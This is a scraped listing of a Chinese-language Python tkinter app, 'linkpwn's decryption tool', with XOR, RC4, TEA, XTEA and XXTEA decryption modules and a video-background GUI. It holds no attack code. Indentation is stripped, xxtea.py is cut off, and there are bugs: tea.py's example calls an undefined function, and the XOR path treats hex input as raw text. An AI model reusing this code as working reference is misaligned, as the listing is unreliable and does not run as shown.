main.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
import tkinter as tk
from tkinter import messagebox, ttk
import os
import sys
import threading
import time
import cv2
from PIL import Image, ImageTk

# 导入外部解密模块
from xor1 import decrypt as xor_decrypt
from rc4 import decrypt as rc4_decrypt
from tea import decrypt1 as tea_decrypt
from xtea import decrypt1 as xtea_decrypt
from xxtea import decrypt as xxtea_decrypt

class UIBuilder:
"""UI组件构建工具类,用于创建统一风格的UI元素"""

@staticmethod
def create_title(parent, text, font_size=24, emoji="", bg="#1a1a2e"):
"""创建带表情符号的标题标签"""
title = tk.Label(
parent,
text=f"{emoji} {text} {emoji}",
font=("微软雅黑", font_size, "bold"),
bg=bg,
fg="white"
)
return title

@staticmethod
def create_button(parent, text, command, bg="#4ECDC4", font_size=12, emoji="", bg_hover="#3A9DA2"):
"""创建带悬停效果的按钮"""

def on_enter(e):
btn.config(bg=bg_hover)

def on_leave(e):
btn.config(bg=bg)

btn = tk.Button(
parent,
text=f"{emoji} {text} {emoji}" if emoji else text,
command=command,
font=("微软雅黑", font_size, "bold"),
bg=bg,
fg="white",
relief="flat",
bd=0
)
btn.bind("<Enter>", on_enter)
btn.bind("<Leave>", on_leave)
return btn

@staticmethod
def create_label(parent, text, font_size=12, fg="white", bg="#1a1a2e"):
"""创建统一风格的标签"""
label = tk.Label(
parent,
text=text,
font=("微软雅黑", font_size),
fg=fg,
bg=bg
)
return label

@staticmethod
def create_algorithm_info(parent, algorithm):
"""生成算法说明文本"""
info_texts = {
"xor": " XOR通过将密文与密钥进行异或操作来还原明文。\n"
"特点:速度快,适用于简单加密场景,但安全性较低。",
"rc4": "RC4是一种流加密算法,通过密钥生成伪随机字节流,与密文异或得到明文。\n"
" 特点:效率高,常用于网络数据加密,但存在安全漏洞需注意。",
"tea": "TEA是一种分组加密算法,使用64位分组和128位密钥。\n"
" 特点:结构简单,安全性较高,适用于资源受限环境。",
"xtea": "XTEA是TEA的扩展版本,改进了加密函数和密钥调度算法。\n"
" 特点:比TEA更抗密码分析,保持了算法简洁性。",
"xxtea": "XXTEA是另一种TEA扩展,进一步优化了加密强度和性能。\n"
" 特点:安全性高,适用于需要可靠加密的场景。"
}
info = tk.Label(
parent,
text=info_texts.get(algorithm, "暂无算法说明"),
font=("微软雅黑", 10),
fg="#CCCCCC",
bg="#1a1a2e",
justify=tk.LEFT,
wraplength=480
)
return info


class VideoBackground:
"""视频背景播放器(增强版,强制使用视频背景)"""

def __init__(self, parent, video_path, width=800, height=600):
self.parent = parent
self.width = width
self.height = height
self.video_path = os.path.abspath(video_path)
self.cap = None
self.video_label = tk.Label(parent, bg="black")
self.video_label.place(x=0, y=0, relwidth=1, relheight=1)
self.stop_flag = False
self.thread = None
self.running = True
self.error_count = 0

# 尝试多次加载视频,避免单次失败
self._init_video(force=True)

def _init_video(self, force=False):
"""初始化视频,支持强制重试"""
if not os.path.exists(self.video_path):
self._show_error(f"⚠️ 视频文件不存在:{self.video_path}")
self._create_error_overlay("视频文件缺失")
return

try:
self.cap = cv2.VideoCapture(self.video_path)
if not self.cap.isOpened():
raise RuntimeError(f"无法打开视频文件:{self.video_path}")

self.fps = self.cap.get(cv2.CAP_PROP_FPS) or 30
self.start_playback()
self.error_count = 0 # 重置错误计数

except Exception as e:
self.error_count += 1
self._show_error(f"⚠️ 视频打开错误(尝试 {self.error_count}/5):{str(e)}")

# 创建错误提示覆盖层
self._create_error_overlay(f"视频加载失败 {self.error_count}/5\n正在重试...")

# 尝试重新加载
if self.error_count <= 5 and force:
self.parent.after(3000, self._init_video)
else:
self._show_error("⚠️ 视频加载失败,使用默认背景", critical=True)

def _show_error(self, msg, critical=False):
"""显示错误信息"""
if DEBUG:
print(msg)
if critical:
messagebox.showerror("视频初始化失败", msg)

def _create_error_overlay(self, text):
"""创建错误提示覆盖层(半透明)"""
# 清除现有覆盖层
for widget in self.parent.winfo_children():
if isinstance(widget, tk.Canvas) and widget._name.startswith("error_overlay"):
widget.destroy()

# 创建新覆盖层(半透明黑色背景)
overlay = tk.Canvas(
self.parent,
width=self.width,
height=self.height,
bg="black",
bd=0,
highlightthickness=0
)
overlay.place(x=0, y=0)
overlay._name = "error_overlay"

# 半透明背景(30%透明度效果)
overlay.create_rectangle(
0, 0, self.width, self.height,
fill="black",
stipple="gray50"
)

# 错误文本
overlay.create_text(
self.width / 2, self.height / 2,
text=text,
fill="white",
font=("微软雅黑", 14, "bold")
)

def start_playback(self):
"""启动视频播放"""
if self.cap and not self.thread:
self.stop_flag = False
self.thread = threading.Thread(
target=self._update_video,
daemon=True
)
self.thread.start()

def stop_playback(self):
"""停止视频播放并释放资源"""
self.stop_flag = True
self.running = False
if self.thread and self.thread.is_alive():
self.thread.join(timeout=3)
if self.cap:
self.cap.release()
self.cap = None
if DEBUG:
print("🎥 视频播放已停止")

def _update_video(self):
"""视频帧更新循环"""
while self.running and not self.stop_flag:
try:
if not self.cap or not self.cap.isOpened():
# 尝试重新打开视频
self._init_video()
time.sleep(1)
continue

ret, frame = self.cap.read()
if not ret:
# 视频结束,从头开始
self.cap.set(cv2.CAP_PROP_POS_FRAMES, 0)
continue

# 处理视频帧
frame = cv2.resize(frame, (self.width, self.height))
frame = cv2.cvtColor(frame, cv2.COLOR_BGR2RGB)
img = Image.fromarray(frame)
imgtk = ImageTk.PhotoImage(image=img)

# 更新显示
self.video_label.config(image=imgtk)
self.video_label.image = imgtk
time.sleep(1.0 / self.fps)

except Exception as e:
if DEBUG:
print(f"⚠️ 视频处理错误:{str(e)}")
time.sleep(1) # 错误后等待,避免CPU占用过高


class DecryptApp:
def __init__(self, root):
self.root = root
self.root.title("✨ linkpwn的解密工具 ✨")
self.root.geometry("800x600")
self.root.resizable(False, False)

# 设置窗口图标(示例图标路径,可替换为实际图标)
try:
root.iconbitmap("linkpwn.ico")
except:
if DEBUG:
print("⚠️ 图标加载失败,使用默认图标")

# 强制使用视频背景
video_path = "富士山的星空.mp4"
self.video_bg = VideoBackground(root, video_path)

# 创建欢迎界面(移除半透明遮罩)
self.create_welcome_screen()
self.create_status_bar()

# 注册窗口关闭事件
self.root.protocol("WM_DELETE_WINDOW", self.on_close)

def create_welcome_screen(self):
"""创建欢迎界面(仅保留视频背景上的UI元素)"""
# 欢迎标题(直接放置在视频背景上)
title = UIBuilder.create_title(
self.root,
"欢迎使用linkpwn的解密工具",
font_size=36,
emoji="✨",
bg=None # 透明背景
)
title.configure(fg="#5dade2") # 仅设置标题字体为浅蓝色
title.place(relx=0.5, rely=0.3, anchor=tk.CENTER)

# 进入按钮(直接放置在视频背景上)
enter_btn = UIBuilder.create_button(
self.root,
"进入解密工具",
self.open_algorithm_selector,
bg="#FF6B6B",
font_size=18,
emoji="🔓",
bg_hover="#FF4D4F"
)
enter_btn.place(relx=0.5, rely=0.5, anchor=tk.CENTER)

# 版权信息(直接放置在视频背景上)
copyright_text = UIBuilder.create_label(
self.root,
"© 2025 linkpwn. 保留所有权利.",
font_size=10,
fg="#999999",
bg=None # 透明背景
)
copyright_text.place(relx=0.5, rely=0.95, anchor=tk.CENTER)

def open_algorithm_selector(self):
"""打开算法选择窗口(优化背景显示)"""
self.algorithm_window = tk.Toplevel(self.root)
self.algorithm_window.title("💡 选择解密算法")
self.algorithm_window.geometry("600x400")
self.algorithm_window.resizable(False, False)
self.algorithm_window.transient(self.root)

# 创建半透明背景(仅在视频加载失败时显示)
bg = tk.Canvas(
self.algorithm_window,
width=600,
height=400,
bg="black",
highlightthickness=0
)
bg.pack(fill="both", expand=True)

# 标题
title = UIBuilder.create_title(
self.algorithm_window,
"选择解密算法",
font_size=24,
emoji="🔐"
)
title.place(relx=0.5, y=30, anchor=tk.CENTER)

# 分隔线
sep = tk.Frame(self.algorithm_window, height=2, bg="#4ECDC4")
sep.place(x=50, y=70, width=500)

# 算法按钮配置
algorithms = [
("xor", "❌ XOR解密"),
("rc4", "🔒 RC4解密"),
("tea", "🍵 TEA解密"),
("xtea", "🍵 XTEA解密"),
("xxtea", "🍵 XXTEA解密"),
]

for idx, (alg, text) in enumerate(algorithms):
btn = tk.Button(
self.algorithm_window,
text=text,
font=("微软雅黑", 14, "bold"),
bg="#4ECDC4",
fg="white",
relief="flat",
command=lambda a=alg: self.open_decrypt_window(a)
)
x = 100 if idx % 2 == 0 else 350
y = 120 + (idx // 2) * 80
btn.place(x=x, y=y, width=200, height=60)

def open_decrypt_window(self, algorithm):
"""打开解密窗口(优化背景显示)"""
# 销毁已存在的解密窗口
if hasattr(self, 'decrypt_window') and self.decrypt_window.winfo_exists():
self.decrypt_window.destroy()

self.decrypt_window = tk.Toplevel(self.root)
self.decrypt_window.title(f"💬 {self.get_algorithm_name(algorithm)}解密面板")
self.decrypt_window.geometry("600x450")
self.decrypt_window.resizable(False, False)
self.decrypt_window.transient(self.root)

panel = tk.Canvas(
self.decrypt_window,
width=600,
height=450,
bg="black",
highlightthickness=0,
bd=0,
relief="flat"
)
panel.pack(fill="both", expand=True)

# 标题
title = UIBuilder.create_title(
panel,
f"{self.get_algorithm_name(algorithm)}解密工具",
font_size=24,
bg="black"
)
title.place(relx=0.5, y=30, anchor=tk.CENTER)

# 分隔线
sep = tk.Frame(panel, height=2, bg="#4ECDC4")
sep.place(x=50, y=70, width=500)

# 算法说明
info = UIBuilder.create_algorithm_info(panel, algorithm)
info.place(x=50, y=90, width=500)

# 密文输入框
cipher_frame = tk.Frame(panel, bg="#1a1a2e")
cipher_frame.place(x=50, y=130, width=500, height=100)

cipher_label = UIBuilder.create_label(cipher_frame, "密文:", font_size=12)
cipher_label.pack(anchor="w", pady=(0, 5))

self.cipher_entry = tk.Text(
cipher_frame,
width=58,
height=3,
font=("Consolas", 12),
bg="#2a2a3e",
fg="white",
insertbackground="white",
relief="flat",
padx=10,
pady=5
)
self.cipher_entry.pack(fill="x")
self.cipher_entry.insert("1.0", self.get_default_ciphertext(algorithm))

# 密钥输入框
key_frame = tk.Frame(panel, bg="#1a1a2e")
key_frame.place(x=50, y=250, width=500, height=80)

key_label = UIBuilder.create_label(key_frame, "密钥:", font_size=12)
key_label.pack(anchor="w", pady=(0, 5))

self.key_entry = tk.Entry(
key_frame,
width=58,
font=("Consolas", 12),
bg="#2a2a3e",
fg="white",
insertbackground="white",
relief="flat"
)
self.key_entry.pack(fill="x")
self.key_entry.insert(0, self.get_default_key(algorithm))

# 按钮区域
btn_frame = tk.Frame(panel, bg="#1a1a2e")
btn_frame.place(x=50, y=340, width=500, height=40)

# 解密按钮
decrypt_btn = UIBuilder.create_button(
btn_frame,
"开始解密",
lambda: self.perform_decryption(algorithm),
bg="#FF6B6B",
font_size=14,
emoji="🔓"
)
decrypt_btn.pack(side="left", padx=(150, 0))

# 返回按钮
back_btn = UIBuilder.create_button(
btn_frame,
"返回",
self.decrypt_window.destroy,
bg="#666666",
font_size=10,
emoji="◀"
)
back_btn.pack(side="right", padx=(0, 20))

# 提示文本
hint = UIBuilder.create_label(
panel,
"💡 提示: 输入密文和密钥后点击解密按钮",
font_size=10,
fg="#999999"
)
hint.place(x=50, y=400, width=500)

def get_algorithm_name(self, algorithm):
"""获取算法名称"""
names = {
"xor": "XOR",
"rc4": "RC4",
"tea": "TEA",
"xtea": "XTEA",
"xxtea": "XXTEA"
}
return names.get(algorithm, algorithm.upper())

def get_default_ciphertext(self, algorithm):
"""获取默认密文"""
defaults = {
"xor": "1a2b3c4d5e6f",
"rc4": "730e7d1c4a1e",
"tea": "0123456789abcdef",
"xtea": "0123456789abcdef",
"xxtea": "0123456789abcdef"
}
return defaults.get(algorithm, "")

def get_default_key(self, algorithm):
"""获取默认密钥"""
defaults = {
"xor": "secret",
"rc4": "key12345",
"tea": "1234567890123456", # 16字节密钥
"xtea": "1234567890123456", # 16字节密钥
"xxtea": "1234567890123456" # 16字节密钥
}
return defaults.get(algorithm, "")

def create_status_bar(self):
"""创建状态栏"""
self.status = tk.Label(
self.root,
text="✨ 就绪 | linkpwn的解密工具 v1.0 | 安全解密 ✨",
bd=1,
relief=tk.SUNKEN,
anchor=tk.W,
font=("微软雅黑", 9),
fg="#CCCCCC",
bg="#1a1a2e"
)
self.status.pack(side=tk.BOTTOM, fill=tk.X)

def perform_decryption(self, algorithm):
"""执行解密操作"""
ciphertext = self.cipher_entry.get("1.0", tk.END).strip()
key = self.key_entry.get().strip()

if not ciphertext:
self.status.config(text="🛑 错误: 密文不能为空")
messagebox.showerror("😢 错误", "密文不能为空哦!")
return

if not key:
self.status.config(text="🛑 错误: 密钥不能为空")
messagebox.showerror("😢 错误", "密钥不能为空哦!")
return

self.status.config(text=f"🔄 使用{self.get_algorithm_name(algorithm)}解密中...")
threading.Thread(target=self._perform_decryption_thread, args=(ciphertext, key, algorithm), daemon=True).start()

def _perform_decryption_thread(self, ciphertext, key, algorithm):
"""在单独的线程中执行解密操作"""
try:
# 根据算法调用相应的解密函数
if algorithm == "xor":
result = xor_decrypt(ciphertext, key)
elif algorithm == "rc4":
result = rc4_decrypt(ciphertext, key)
elif algorithm == "tea":
result = tea_decrypt(ciphertext, key)
elif algorithm == "xtea":
result = xtea_decrypt(ciphertext, key)
elif algorithm == "xxtea":
result = xxtea_decrypt(ciphertext, key)
else:
result = f"🛑 不支持的算法: {algorithm}"

self.root.after(0, self._update_decryption_result, result)
except Exception as e:
error_msg = f"🛑 解密过程中发生错误: {str(e)}"
self.root.after(0, self._update_decryption_error, error_msg)

def _update_decryption_result(self, result):
"""更新解密结果"""
if "错误" in result or "Error" in result:
self.status.config(text=f"😢 解密失败: {result}")
messagebox.showerror("😢 解密失败", result)
else:
self.status.config(text="🎉 解密成功!")
self.show_result(result)

def _update_decryption_error(self, error_msg):
"""更新解密错误"""
self.status.config(text=error_msg)
messagebox.showerror("😢 错误", error_msg)

def show_result(self, plaintext):
"""显示解密结果窗口(优化背景显示)"""
try:
result_window = tk.Toplevel(self.decrypt_window)
result_window.title("🎁 解密结果")
result_window.geometry("500x300")
result_window.resizable(False, False)

bg = tk.Canvas(result_window, width=500, height=300, bg="#1a1a2e")
bg.pack(fill="both", expand=True)

title = UIBuilder.create_title(
bg,
"解密成功!",
font_size=18,
emoji="🎉",
bg="#1a1a2e"
)
title.place(relx=0.5, y=40, anchor=tk.CENTER)

result_frame = tk.Frame(bg, bg="#2a2a3e", bd=1, relief=tk.SUNKEN)
result_frame.place(x=25, y=70, width=450, height=180)

scrollbar = ttk.Scrollbar(result_frame)
scrollbar.pack(side=tk.RIGHT, fill=tk.Y)

result_text = tk.Text(
result_frame,
bg="#2a2a3e",
fg="white",
font=("Consolas", 11),
yscrollcommand=scrollbar.set,
wrap=tk.WORD,
padx=10,
pady=10
)
result_text.pack(fill="both", expand=True)
result_text.insert(tk.END, plaintext)
result_text.config(state=tk.DISABLED)
scrollbar.config(command=result_text.yview)

close_btn = UIBuilder.create_button(
bg,
"关闭",
result_window.destroy,
bg="#4ECDC4",
font_size=12
)
close_btn.place(relx=0.5, y=260, anchor=tk.CENTER)
except Exception as e:
messagebox.showerror("😢 错误", f"无法显示结果: {str(e)}")

def on_close(self):
"""窗口关闭时停止视频播放"""
if hasattr(self, 'video_bg') and self.video_bg:
self.video_bg.stop_playback()
self.root.destroy()


# === 程序入口 ===
DEBUG = True # 开发阶段设为True,发布时改为False

def run_app():
"""运行应用程序"""
root = tk.Tk()
# 设置窗口透明度(仅支持Windows和X11系统)
if sys.platform in ['win32', 'linux']:
root.attributes('-alpha', 0.95) # 95%透明度,保留视频背景效果
app = DecryptApp(root)
root.mainloop()

if __name__ == "__main__":
run_app()

beautiful.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
import tkinter as tk

class UIBuilder:
"""UI构建器,负责创建美化后的界面元素"""

@staticmethod
def create_button(parent, text, command, bg="#4ECDC4", fg="white", font_size=12, emoji=""):
"""创建美化的按钮"""
full_text = f"{emoji} {text}" if emoji else text

# 安全的颜色调整函数
def darken_color(hex_color, factor=0.8):
"""降低颜色亮度"""
hex_color = hex_color.lstrip('#')
rgb = tuple(int(hex_color[i:i+2], 16) for i in (0, 2, 4))
darkened = tuple(int(max(0, min(255, c * factor))) for c in rgb)
return f"#{darkened[0]:02x}{darkened[1]:02x}{darkened[2]:02x}"

return tk.Button(
parent,
text=full_text,
command=command,
font=("微软雅黑", font_size, "bold"),
bg=bg,
fg=fg,
activebackground=darken_color(bg),
relief="flat",
padx=15,
pady=5
)

@staticmethod
def create_label(parent, text, font_size=12, fg="white", bg="#1a1a2e", emoji=""):
"""创建美化的标签"""
full_text = f"{emoji} {text}" if emoji else text
return tk.Label(
parent,
text=full_text,
font=("微软雅黑", font_size),
fg=fg,
bg=bg
)

@staticmethod
def create_title(parent, text, font_size=24, fg="#4ECDC4", bg="#1a1a2e", emoji=""):
"""创建美化的标题"""
full_text = f"{emoji} {text} {emoji}" if emoji else text
return tk.Label(
parent,
text=full_text,
font=("微软雅黑", font_size, "bold"),
fg=fg,
bg=bg
)

@staticmethod
def create_algorithm_info(parent, algorithm):
"""创建算法说明信息"""
info_text = {
"xor": "❌ XOR加密: 最简单的加密算法,通过逐字节异或运算实现",
"rc4": "🔒 RC4: 流加密算法,广泛用于网络协议如SSL/TLS",
"tea": "🍵 TEA: 小型加密算法,使用64位数据块和128位密钥",
"xtea": "🍵 XTEA: TEA的改进版本,修复了一些安全漏洞",
"xxtea": "🍵 XXTEA: 更安全的TEA变体,处理变长数据块"
}

return tk.Label(
parent,
text=info_text.get(algorithm, f"❓ 未知算法: {algorithm}"),
font=("微软雅黑", 10),
fg="#FF9F1C",
bg="#1a1a2e"
)

rc4.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
def decrypt(ciphertext, key):
"""RC4解密算法"""
try:
# 转换密文为字节
if all(c in '0123456789abcdefABCDEF' for c in ciphertext) and len(ciphertext) % 2 == 0:
cipher_bytes = bytes.fromhex(ciphertext)
else:
cipher_bytes = ciphertext.encode('utf-8')

key_bytes = key.encode('utf-8')

# RC4初始化
S = list(range(256))
j = 0
for i in range(256):
j = (j + S[i] + key_bytes[i % len(key_bytes)]) % 256
S[i], S[j] = S[j], S[i]

# 生成密钥流并解密
i = j = 0
decrypted = bytearray()

for byte in cipher_bytes:
i = (i + 1) % 256
j = (j + S[i]) % 256
S[i], S[j] = S[j], S[i]
k = S[(S[i] + S[j]) % 256]
decrypted.append(byte ^ k)

try:
return decrypted.decode('utf-8')
except UnicodeDecodeError:
return decrypted.hex()

except Exception as e:
return f"🛑 解密错误: {str(e)}"


# 使用示例
if __name__ == "__main__":
# 示例1: 解密十六进制格式的密文
ciphertext = "730e7d1c4a1e" # 示例密文(十六进制)
key = "key12345" # 密钥
plaintext = decrypt(ciphertext, key)
print(f"解密结果: {plaintext}")

# 示例2: 解密字符串格式的密文
ciphertext = "encrypted_data" # 示例密文(字符串)
key = "mysecretkey" # 密钥
plaintext = decrypt(ciphertext, key)
print(f"解密结果: {plaintext}")

tea.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
def decrypt1(ciphertext, key):
"""TEA解密算法 - 修复32位无符号整数问题"""
try:
# 确保密钥长度为16字节
key_bytes = key.encode('utf-8')
if len(key_bytes) < 16:
key_bytes = key_bytes.ljust(16, b'\0')
elif len(key_bytes) > 16:
key_bytes = key_bytes[:16]

# 转换密文为字节
if all(c in '0123456789abcdefABCDEF' for c in ciphertext) and len(ciphertext) % 2 == 0:
cipher_bytes = bytes.fromhex(ciphertext)
else:
cipher_bytes = ciphertext.encode('utf-8')

# 确保数据长度是8的倍数
if len(cipher_bytes) % 8 != 0:
padding = 8 - (len(cipher_bytes) % 8)
cipher_bytes += b'\0' * padding

# 分块解密
decrypted = bytearray()
for i in range(0, len(cipher_bytes), 8):
block = cipher_bytes[i:i + 8]

# 解包为两个32位无符号整数
v0 = int.from_bytes(block[:4], 'big') & 0xFFFFFFFF
v1 = int.from_bytes(block[4:], 'big') & 0xFFFFFFFF
k = [int.from_bytes(key_bytes[i * 4:(i + 1) * 4], 'big') & 0xFFFFFFFF for i in range(4)]

# TEA解密过程
delta = 0x9E3779B9
sum_val = (delta * 32) & 0xFFFFFFFF # 确保初始值为32位无符号

# 辅助函数确保所有中间计算都在32位范围内
def tea_op(value, shift, add_val):
"""确保移位和加法操作保持在32位范围内"""
if shift > 0:
return ((value << shift) & 0xFFFFFFFF) + add_val
else:
return ((value >> -shift) & 0xFFFFFFFF) + add_val

for _ in range(32):
# 分解计算步骤,确保每步都在32位范围内
term1 = tea_op(v0, 4, k[2])
term2 = (v0 + sum_val) & 0xFFFFFFFF
term3 = tea_op(v0, -5, k[3])

v1 = (v1 - ((term1 ^ term2) ^ term3)) & 0xFFFFFFFF

term1 = tea_op(v1, 4, k[0])
term2 = (v1 + sum_val) & 0xFFFFFFFF
term3 = tea_op(v1, -5, k[1])

v0 = (v0 - ((term1 ^ term2) ^ term3)) & 0xFFFFFFFF
sum_val = (sum_val - delta) & 0xFFFFFFFF

# 再次确保v0和v1为非负数
v0 &= 0xFFFFFFFF
v1 &= 0xFFFFFFFF

# 打包解密结果(添加额外检查)
try:
decrypted_block = v0.to_bytes(4, 'big') + v1.to_bytes(4, 'big')
except OverflowError:
# 作为备用方案,直接处理32位值
decrypted_block = (v0 & 0xFFFFFFFF).to_bytes(4, 'big') + (v1 & 0xFFFFFFFF).to_bytes(4, 'big')

decrypted.extend(decrypted_block)

try:
# 尝试UTF-8解码,失败则返回HEX
return decrypted.decode('utf-8').rstrip('\0')
except UnicodeDecodeError:
return decrypted.hex()

except Exception as e:
return f"🛑 解密错误: {str(e)}"
# 使用示例
if __name__ == "__main__":
# 示例1: 解密十六进制格式的密文
ciphertext = "0123456789abcdef" # 示例密文(十六进制)
key = "1234567890123456" # 16字节密钥
plaintext = decrypt(ciphertext, key)
print(f"解密结果: {plaintext}")

# 示例2: 解密字符串格式的密文
ciphertext = "encrypted_data" # 示例密文(字符串)
key = "mysecretkey1234" # 16字节密钥
plaintext = decrypt(ciphertext, key)
print(f"解密结果: {plaintext}")

xor1.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
# xor1.py

def xor_encrypt_decrypt(data, key):
"""
执行异或加密或解密操作。

:param data: 原始数据(字符串或 bytes)
:param key: 密钥(字符串或 bytes)
:return: 加密或解密后的 bytes 数据
"""
if isinstance(data, str):
data = data.encode('utf-8')
if isinstance(key, str):
key = key.encode('utf-8')

result = bytearray()
for i in range(len(data)):
key_byte = key[i % len(key)]
result.append(data[i] ^ key_byte)

return bytes(result)


def xor_decrypt(ciphertext, key):
"""
解密并返回可读格式。

优先尝试将结果解码为 UTF-8 字符串;
如果失败,则返回其十六进制表示。

:param ciphertext: 密文(bytes)
:param key: 解密密钥(字符串或 bytes)
:return: 可读明文(字符串)或错误信息
"""
try:
decrypted_bytes = xor_encrypt_decrypt(ciphertext, key)
try:
return decrypted_bytes.decode('utf-8') # 尝试作为文本返回
except UnicodeDecodeError:
return decrypted_bytes.hex() # 否则返回 hex 字符串
except Exception as e:
return f"🛑 解密错误: {str(e)}"


# 提供别名,方便外部调用 decrypt(data, key)
decrypt = xor_decrypt


# 测试用例(仅当直接运行此模块时执行)
if __name__ == "__main__":
test_key = "mysecretpassword"
original_text = "Hello, world! This is a test."

print("原文:", original_text)

encrypted_data = xor_encrypt_decrypt(original_text, test_key)
print("加密结果 (hex):", encrypted_data.hex())

decrypted_text = xor_decrypt(encrypted_data, test_key)
print("解密结果:", decrypted_text)

xtea.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
def decrypt1(ciphertext, key):
"""XTEA解密算法"""
try:
# 确保密钥长度为16字节
key_bytes = key.encode('utf-8')
if len(key_bytes) < 16:
key_bytes = key_bytes.ljust(16, b'\0')
elif len(key_bytes) > 16:
key_bytes = key_bytes[:16]

# 转换密文为字节
if all(c in '0123456789abcdefABCDEF' for c in ciphertext) and len(ciphertext) % 2 == 0:
cipher_bytes = bytes.fromhex(ciphertext)
else:
cipher_bytes = ciphertext.encode('utf-8')

# 确保数据长度是8的倍数
if len(cipher_bytes) % 8 != 0:
padding = 8 - (len(cipher_bytes) % 8)
cipher_bytes += b'\0' * padding

# 分块解密
decrypted = bytearray()
for i in range(0, len(cipher_bytes), 8):
block = cipher_bytes[i:i+8]

# 解包为两个32位整数
v0, v1 = int.from_bytes(block[:4], 'big'), int.from_bytes(block[4:], 'big')
k = [int.from_bytes(key_bytes[i*4:(i+1)*4], 'big') for i in range(4)]

# XTEA解密过程
delta = 0x9E3779B9
sum_val = (delta * 32) & 0xFFFFFFFF

for _ in range(32):
v1 = ((v1 - (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum_val + k[(sum_val >> 11) & 3]))) & 0xFFFFFFFF
sum_val = (sum_val - delta) & 0xFFFFFFFF
v0 = ((v0 - (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum_val + k[sum_val & 3]))) & 0xFFFFFFFF

# 打包解密结果
decrypted_block = v0.to_bytes(4, 'big') + v1.to_bytes(4, 'big')
decrypted.extend(decrypted_block)

try:
return decrypted.decode('utf-8').rstrip('\0')
except UnicodeDecodeError:
return decrypted.hex()

except Exception as e:
return f"🛑 解密错误: {str(e)}"

xxtea.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
def decrypt(ciphertext, key):
"""XXTEA解密算法"""
try:
# 确保密钥长度为16字节
key_bytes = key.encode('utf-8')
if len(key_bytes) < 16:
key_bytes = key_bytes.ljust(16, b'\0')
elif len(key_bytes) > 16:
key_bytes = key_bytes[:16]

# 转换密文为字节
if all(c in '0123456789abcdefABCDEF' for c in ciphertext) and len(ciphertext) % 2 == 0:
cipher_bytes = bytes.fromhex(ciphertext)
else:
cipher_bytes = ciphertext.encode('utf-8')

# 确保数据长度是4的倍数
if len(cipher_bytes) % 4 != 0:
padding = 4 - (len(cipher_bytes) % 4)
cipher_bytes += b'\0' * padding

# 解包为32位整数数组
n = len(cipher_bytes) // 4
v = [int.from_bytes(cipher_bytes[i*4:(i+1)*4], 'big') for i in range(n)]
